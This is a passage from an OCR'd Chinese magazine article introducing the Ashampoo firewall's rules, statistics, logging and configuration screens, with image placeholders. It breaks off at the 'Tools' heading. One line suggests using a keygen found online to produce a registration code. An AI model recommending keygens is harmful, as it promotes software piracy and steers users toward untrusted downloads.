


图4

（本文所涉及到的fpipe已收录到光盘中）

文章难易度：☆☆
文章阅读点：Ashampoo防火墙的使用介绍

简单易用的防火墙——ashampoo

逆流风

暑假好不容易补完了课（没办法呀，开学后就要升入高三了，悲惨呀），回家后却发现电脑出问题了，再加上我又不小心把存放软件的盘给格式化了，于是索性重装了系统。系统重装完毕后处于“裸奔”状态，我赶紧上网寻找天网防火墙，下载了好几个最新的破解版，但破解都不是太完美，不是无法启动就是重启电脑后提示缺少了什么驱动。我也懒得再去寻找以前的旧版本了，继续在网上搜索，发现了Ashampoo防火墙，这也就是我们今天要介绍的主角了。

Ashampoo是德国著名的Ashampoo Software开发的一款防火墙，在使用了几天后我感觉它既简单又方便，最重要是免费，安全性也不错。Ashampoo防火墙在安装过程会提示输入密钥，我们可以到http://www.ashampoo.com/frontend/registration/php/trial_step1.php?session_langid=2&edition_id=2450这个地址申请，也可以使用我在网上找到的注册机来生成注册码。

我们来看看Ashampoo防火墙的功能和具体使用。其运行后的主界面如图1所示。




图1

一、规则

“规则”和天网防火墙的规则差不多，如果有本地程序访问网络的话，防火墙就会自动提示我们，如图2。勾选“允许所有规则连接这个应用程序”和“建立规则／不再询问”，则以后该应用程序再访问网络时防火墙就不会提示了。这个功能对于反弹型的木马可以起到一定的防范作用，不过现在的许多木马都有线程插入功能，因此单纯的依靠这个功能也就不行了。




图2

Ashampoo防火墙也提供了MD5检验码，可以防止程序被木马插入修改，如图3。我建议建立规则禁止IE和explorer.exe访问网络，使用别的浏览器来代替，因为很多木马都喜欢注入到这两个程序里面，当然还有其它的，大家可以根据经验自己添加。




图3

二、统计和记录

“统计”功能显示了当前电脑的连接状态，还列出了使用网络最多的三个程序，以及禁止连接的三个程序，如图4。而“记录”功能则详细列出了本地程序访问网络的情况，还能对记录进行导出和删除，如图5。




图4

三、组态

这个功能可以用来设置防火墙状态，点击“组态”→“监视中”，设置监视本地连接和LAN连接（也就是局域网），Ashampoo防火墙只是建议选择监视LAN连接，选上监视本地连接的话经常会跳出一些警戒提示，比较麻烦，如图6。点击“LAN遮罩”，添加IP遮罩后能够覆盖我们的LAN位置。在“记录”中可以选取要记录的项目，“监视连接”、“本地连接”、“LAN连接”三种，还可以设置记录的数目。在“一般”项我们可以选取警报的声音文件，警报窗口的位置和应用程序的路径，有利于对程序的定位。“简易／专家模式”可以选取防火墙的模式，简易模式适合那些对网络不怎么了解的朋友，我们选择专家模式就好，专家模式可以让我们更好的利用防火墙的功能。“保护”可以防止防火墙被病毒，木马之类的东西终止或删除。如果觉得这样的

设置太麻烦也可以使用防火墙的“组态助手”功能。其实当我们安装完防火墙就会出现让我们设置的窗口，在“组态助手”的帮助下可以很方便的设置防火墙，其基本操作与上面的设置一样。




图5

四、工具

